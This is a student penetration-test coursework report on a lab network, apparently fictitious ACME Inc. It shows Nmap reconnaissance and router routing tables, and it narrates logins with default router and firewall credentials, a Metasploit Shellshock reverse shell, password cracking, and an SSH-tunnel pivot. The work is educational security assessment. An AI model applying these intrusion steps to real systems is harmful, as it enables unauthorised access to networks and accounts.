ACME Inc. Network Evaluation

CMP314: Computer Networking 2 Coursework

Ethical Hacking BSc (Hons)

Written by Sarah Gardiner, 2000733

January 2023

1 CONTENTS

2 INTRODUCTION

This report covers the penetration test conducted on the network of ACME Inc and will include the steps taken to investigate the subnets and devices present on the network, as well as suggestions for possible improvements that can be made.

The test was conducted using a Kali Linux machine that was connected to the network via a physical attachment. All software and commands used during the test were present on the machine.


This report aims to provide a detailed explanation of the devices present on the network and the subnets in use, evaluate the security of the network and potential vulnerabilities that could be harmful to the integrity of the data and devices connected to the network, and describe potential improvements that could be made to better the network in its security and useability.

The tools used during the test are as follows:

- **Nmap:** A network mapper used for discovering hosts and services
- **SSH:** Used to create a Secure Shell connection between devices
- **John the Ripper:** Used to brute force password hashes
- **Metasploit:** Used to exploit vulnerabilities found on devices
- **Dirb:** A web content scanner used to enumerate the contents of websites
- **Hydra:** Used to brute force passwords over a network
- **Nikto:** A web application scanner used to find security weaknesses in websites

3 NETWORK OVERVIEW

3.1 NETWORK DIAGRAM



3.2 SUBNET TABLE

The table below contains the subnets in use within ACME's network, alongside their IP address ranges, the total number of IP addresses available to each subnet, and the broadcast address for the subnet. Each subnet within the network has been numbered and colour coded to match the above network diagram.

Subnet Number	Subnet Address	Valid IP Address Range	Number of usable IP addresses	IP Addresses in Use	Subnet Mask	Broadcast Address	Network Map Colour
1	192.168.0.192	192.168.0.193 - 192.168.0.222	30	3	255.255.255.224	192.168.0.223	
2	172.16.221.0	172.16.221.1 - 172.16.221.254	254	2	255. 255. 255.0	172.16.221.255	
3	192.168.0.224	192.168.0.225 - 192.168.0.226	2	2	255.255.255.252	192.168.0.227	
4	192.168.0.32	192.168.0.33 - 192.168.0.62	30	2	255.255.255.224	192.168.0.63	
5	192.168.0.228	192.168.0.229 - 192.168.0.230	2	2	255.255.255.252	192.168.0.231	
6	192.168.0.128	192.168.0.129 - 192.168.0.158	30	2	255.255.255.224	192.168.0.159	
7	192.168.0.232	192.168.0.233 - 192.168.0.234	2	2	255.255.255.252	192.168.0.235	
8	13.13.13.0	13.13.13.1 - 13.13.13.254	254	2	255. 255. 255.0	13.13.13.255	
9	192.168.0.240	192.168.0.241 - 192.168.0.242	2	2	255.255.255.252	192.168.0.243	
10	192.168.0.96	192.168.0.97 - 192.168.0.126	30	2	255.255.255.224	192.168.0.127	
11	192.168.0.64	192.168.0.65 -	30	2	255.255.255.224	192.168.0.95	

3.3 DEVICES

3.3.1 Routers

Router Name	Ports In Use	Interfaces In Use
Router 1	22 – SSH 23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0, Eth1, and Eth2
Router 2	22 – SSH 23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0, Eth1, and Eth2
Router 3	22 – SSH 23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0, Eth1, and Eth2
Router 4	23 – Telnet 80 – HTTP 443 – SSL/HTTPS	Eth0 and Eth1

3.3.2 Personal Computers

PC Name	IP Address	Ports In Use
PC 1	192.168.0.210	22 – SSH 111 – RPCbind 2049 - NFS
PC 2	192.168.0.34	22 – SSH 111 – RPCbind 2049 - NFS
PC 3	13.13.13.13	22 – SSH
PC 4	22 – SSH 111 – RPCbind 2049 - NFS	
PC 5	192.168.0.66	22 – SSH 111 – RPCbind 2049 - NFS

3.3.3 Webservers

Webserver Name	IP Address	Ports In Use
Webserver 1	172.16.221.237	80 – HTTP 443 – SSL/HTTPS
Webserver 2	192.168.0.242	22 – SSH 80 - HTTP 111 – RPCbind

4 NETWORK MAPPING PROCESS

To begin mapping the provided network, the IP address and subnet of the host Kali machine had to be discovered. To do this, the command '*if config*' was used, the results of which can be seen in Figure 4.1.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 415382  bytes 101042603 (96.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 509601  bytes 90703321 (86.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 58  bytes 3642 (3.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 3642 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 4.1: 'ifconfig' and the resulting output

With the IP address and subnet now known, it was possible to use the network mapping tool Nmap to show other devices connected to the Kali machine's subnet. To find these devices, the command 'nmap -sV 192.168.0.200' was used, the results of which can be seen in Figure 4.2.

```
root@kali:/# nmap -sV 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-14 07:10 EST
Nmap scan report for 192.168.0.193
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
111/tcp  open  rpcbind       2-4 (RPC #100000)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 57.77 seconds
```

Figure 4.2: An Nmap scan to determine what other devices were on the same subnet as the host machine

4.1 Discovery of Routers

Being the most integral part of any network, the discovery of routers was the first step taken in the network mapping process. As can be seen in the network diagram, there were a total of four routers within the network. Three of these routers were easily accessible, the process for which is described below. The last router, Router 4, had a slightly different discovery process due to it being protected by a firewall. The process to discover Router 4 is outlined in sections 4.2 and 4.3 of the report

From the scan in Figure 4.2, it could be seen that the host device was connected to a router with an IP address of 192.168.0.193. This router, which will be referred to as Router 1, was seen to have port 23 open, with the open-source network operating system VyOS running on it.

VyOS can easily be connected to using Telnet, which allows for connection to a remote host and for terminal-to-terminal communication. Here, Telnet would allow for connection to the router's terminal and through that, discovery of the routing table and configurated interfaces. To connect, the command *'telnet 192.168.0.193'* was used to reach VyOS's login page, where a username and password was required to access further information.

When VyOS is first installed onto a device, the system comes with default credentials for first use. Being open source, these credentials are easily found online on VyOS's website, and a quick Google search showed that the default username and password were both "vyos". Attempts to login to Router 1 with these credentials was successful, as can be seen in Figure 4.3.




Figure 4.3: Using Telnet alongside the default VyOS credentials to access Router 1.

Once access to the router was granted, it was possible to see how Router 1's interfaces were configured using the command *'show int'*. Figure 4.4 shows the results of this command.




Figure 4.4: 'show int' providing information on Router 1's interfaces

Knowing this information confirmed that there were indeed more subnets present on the network, outside of the subnet that the host machine was connected to. To find out more information, the command *'show ip route'* was used to show the routing table of Router 1. With this, the information on where packets from the host machine's subnet could be routed to within the network could be seen, as shown in Figure 4.5.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:31:49
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:30:49
O   192.168.0.192/27 [110/10] is directly connected, eth0, 00:31:49
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:31:49
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:30:49
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:30:49
```

Figure 4.5: Using 'show ip route' to see Router 1's routing table

The routing table confirmed that there were numerous other routers and subnets within this network.

On conducting an Nmap scan of the subnet connected to Router 1's eth1 interface (192.168.0.225/30), a second router was discovered with an IP address of 192.168.0.226 (See Appendix 1, Figure 9.1). This router, which will be referred to as Router 2, once again had VyOS running on port 23 and could be connected to using telnet (see Appendix 1, Figure 9.2) with the same default VyOS credentials used on Router 1. Once connected, the commands *'show int'* and *'show ip route'* were used to bring up the router's interface configuration and the routing table.

```
vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 4.6: The configuration of Router 2's interfaces

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:10:25
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:09:31
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:09:21
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:09:21
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:09:21
O   192.168.0.192/27 [110/10] is directly connected, eth0, 00:10:25
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:10:25
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:09:31
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:09:21
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:09:21
```

Figure 4.7: Router 2's routing table

Router 3, the last router discovered using this process, was found during a scan of the subnet connected to Router 2's eth2 interface, 192.168.0.229/30 (See Appendix 1, Figure 9.3). Once again, Nmap showed that this router had VyOS running on port 23 and was accessed using telnet alongside the default VyOS credentials (see Appendix 1, Figure 9.4). As done before, the commands *'show int'* and *'show ip route'* brought up the configuration of Router 3's interfaces, as well as the routing table, as can be seen in Figure 4.8 and Figure 4.9

```
vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 4.8: Router 3's interface configuration

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 00:49:33
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 00:49:33
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:50:28
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:50:28
O   192.168.0.128/27 [110/10] is directly connected, eth1, 00:51:23
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 00:49:33
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 00:49:33
O   192.168.0.228/30 [110/10] is directly connected, eth0, 00:51:23
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 00:51:23
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:50:28
```

Figure 4.9: Router 3's routing table

4.2 The Firewall

After discovery of the third router, scans were done to assess what devices were connected to its interfaces. When an Nmap scan on the subnet connected to eth2 was attempted (192.168.0.233/30), the results showed that there was only one IP address on the subnet – the one belonging to Router 3's eth2 port. Knowing there must be more to the subnet then just Router 3, another Nmap scan was attempted, but this time using the "no ping" flag *'-Pn'*, which allows for Nmap to skip the host discovery phase (done by pinging each available IP address) and instead assume that all hosts are up, thus requesting for information on all ports for every IP address (Nmap, 2022). As can be seen in Figure 4.10, the second scan was successful and showed that there were other IP addresses on the subnet but were filtered by what was suspected to be a firewall.

```
root@kali:~# nmap -sV -Pn 192.168.0.233/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 11:24 EST
Nmap scan report for 192.168.0.232
Host is up.
All 1000 scanned ports on 192.168.0.232 are filtered

Nmap scan report for 192.168.0.233
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up.
All 1000 scanned ports on 192.168.0.234 are filtered

Nmap scan report for 192.168.0.235
Host is up.
All 1000 scanned ports on 192.168.0.235 are filtered
```

Figure 4.10: Using Nmap's "no ping" flag to confirm if other devices were present on the subnet

Router 3's routing table showed that there was one subnet, 192.168.0.240/30, connected to the device that had not yet been seen elsewhere in the network, and therefore would most likely been positioned behind the firewall. An Nmap scan was done on this subnet to assess what devices were present, and as can be seen in Figure 4.11, the device was shown to be an Apache webserver.

```
root@kali:~# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 06:40 EST
Nmap scan report for 192.168.0.242
Host is up (0.0067s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 4.11: An Nmap scan of the 192.168.0.240/30 subnet

Next, to confirm the route used to get to the webserver, Nmap's Firewalk script was used alongside the *traceroute* flag, which returned the hops that the packets took between the host Kali machine and the Webserver.

```
root@kali:~# nmap --script=firewalk --traceroute 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 06:51 EST
Nmap scan report for 192.168.0.242
Host is up (0.0078s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

TRACEROUTE (using port 587/tcp)
HOP RTT     ADDRESS
1   0.84 ms 192.168.0.193
2   1.63 ms 192.168.0.226
3   2.54 ms 192.168.0.230
4   4.06 ms 192.168.0.234
5   4.09 ms 192.168.0.242
```

Figure 4.12: Using Nmap's Firewalk script against the webserver

Figure 4.12 shows the results from the Firewalk script, which confirmed the open ports on the Webserver as well as the location of the device within the network.

Knowing the webserver was running an old version of Apache, the vulnerability scanner Nikto was used to assess exactly which vulnerabilities could potentially be exploited to gain access to the server, the results of which can be seen in Appendix 1, Figure 9.5. This confirmed that the server contained the 'shellshock' vulnerability. To exploit shellshock, Metasploit was used and eventually allowed for a reverse shell to be opened within the webserver. A full explanation of the process to gain the reverse shell is discussed in section 5.5.

Once access to the server was gained, the files containing the hashed user passwords were downloaded onto the host machine (see Appendix 1, Figure 9.8). The password cracking tool John the Ripper was then used to brute force the hashes contained within the passwd file. As Appendix 1, Figure 9.9 shows, the passwords for the 'root' and 'xweb' users were easily cracked to be 'apple' and 'pears' respectively. With these passwords, it was possible to access the machine in a much more convenient way using SSH instead of Metasploit. As seen in Appendix 1, Figure 9.10, both accounts could be easily accessed via SSH, requiring only the password to gain access to the machine.

With SSH access using the root user credentials granted, the machine was then configured to allow SSH tunneling from the host machine, which in turn would let the server act as a pivot point to scan for other subnets present behind the firewall.

To create the tunnel, the *'sshd_config'* file first had to be edited to allow for tunneling. This was done by adding the line *"PermitTunnel yes"*, as can be seen in Appendix 1, Figure 9.11. Then, after restarting SSH to put the new settings into action and disconnecting from the SSH session, a new connection was made

to the machine using the *'-w'* option, which facilitates the creation of a tunnel between the host machine and the webserver (see Appendix 1, Figure 9.12). Using the command *'ip addr'* on both the host machine and the webserver, it was confirmed that the tunnel had been successfully created and existed on the interface "tun0" on both devices (see Appendix 1, Figure 9.13 and Figure 9.14).

With confirmation of creation of the tunnel, the next step taken was to give the tunnel interfaces on both devices an IP address. To do this, the commands *'ip addr add <IP_Address> dev tun0'* and *'ip link set tun0 up'* were used (replacing IP_Address with the addresses chosen for each side of the tunnel – here, the Kali machine's tun0 connection got the address 1.1.1.1/30, while the webserver was given the address 1.1.1.2/30. These commands can be seen in Appendix 1, Figure 9.15 and Figure 9.16). To confirm that the connection was successful, the ping command was used to check that packets could be sent and received on either end of the tunnel (see Appendix 1, Figure 9.17). Next, the webserver had to be configured to be able to forward traffic. This was done by changing the value held in the file "forwarding", which controls IPv4 routing. Appendix 1, Figure 9.18 shows how the *'echo'* command was used here. The next step of this process was to ensure that data from the subnets connected to the firewall was routed through the webserver and sent to the host machine through the tunnel. Appendix 1, Figure 9.19 shows how the command *'route add'* was used to do this.

Finally, to allow traffic to return to the host Kali machine from the webserver, the *'iptables'* setting was configured to use Network Address Translation (NAT) to send data back through the tun0 interface (see Appendix 1, Figure 9.20).

Once a tunnel was successfully established to Webserver 2, Nmap scans were done of the subnets, 192.168.0.96/27 and 192.168.0.64/27 that were present in Router 3's routing table and were suspected to be behind the firewall. Figure 4.13 Shows that the scan of 192.168.0.64/27 returned one device, while 192.168.0.96/27 returned nothing, showing that that despite the tunnel they were still blocked by the firewall. The blocking of scans from Webserver 2 indicated that the server was within a demilitarized zone (DMZ).




Figure 4.13: Nmap scans of the subnets behind the firewall were still blocked by the firewall

However, scans of the 192.169.0.232/30 and 192.169.0.240/30 subnets now showed the existence of the firewall and its open ports, as can be seen in Figure 4.14. As the firewall had port 80 open, it was now possible to access its website, as is shown in Figure 4.15.

```
root@kali:~# nmap -e tun0 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 12:03 EST
Nmap scan report for 192.168.0.233
Host is up (0.0065s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.234
Host is up (0.0052s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 4 IP addresses (2 hosts up) scanned in 18.26 seconds
root@kali:~# nmap -e tun0 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-07 12:04 EST
Nmap scan report for 192.168.0.241
Host is up (0.0041s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.0.242
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 4 IP addresses (2 hosts up) scanned in 18.51 seconds
```

Figure 4.14: Nmap scans of the 192.168.0.232/30 and 192.168.0.240/30 subnets now returned information about the firewall




Figure 4.15: The firewall's website could be accessed using a web browser

As default credentials had been used elsewhere within the network, attempts were made again to use the default credentials for Pfsense to login to the firewall. These were easily found through a quick Google search, and the username/password combination of admin/pfsense successfully allowed for access to the firewall's administrator panel. With this level of access, it would be possible to add or remove any rule within the firewall, as well as see all rules currently in place.

Figure 4.16 shows why Webserver 2 was accessible from the host machine, as the first rule passes all IPv4 traffic to the webserver.




Figure 4.16: The firewall's WAN rules

Looking at the DMZ rules shown in Figure 4.17, it was possible to see why Nmap scans run through the tunnel connected to Webserver 2, such as the ones shown in Figure 4.14, showed the presence of a device with an IP address of 192.168.0.66, but no other devices (such as a router, which would be expected given two subnets).

